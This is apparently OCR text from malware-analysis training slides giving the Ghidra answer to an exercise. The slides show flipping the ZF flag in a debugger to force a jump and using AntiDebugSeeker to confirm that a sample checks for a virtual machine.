
Exercise 1 Answer For Ghidra

Pressing this will restart the debugging process from the beginning.




Exercise 1 Answer For Ghidra

- To force the jump, change the **ZF flag** to 1.
- Double-click the area where **ZF is set to 0**.




Exercise 1 Answer For Ghidra

- It changes to jump to 4018F4, allowing you to observe the subsequent behavior.




Exercise 1 Answer For Ghidra

- Is **sub_401000** an anti-debugging function?




Exercise 1 Answer For Ghidra



It can be confirmed from the results of **AntiDebugSeeker** that VM detection is being performed.

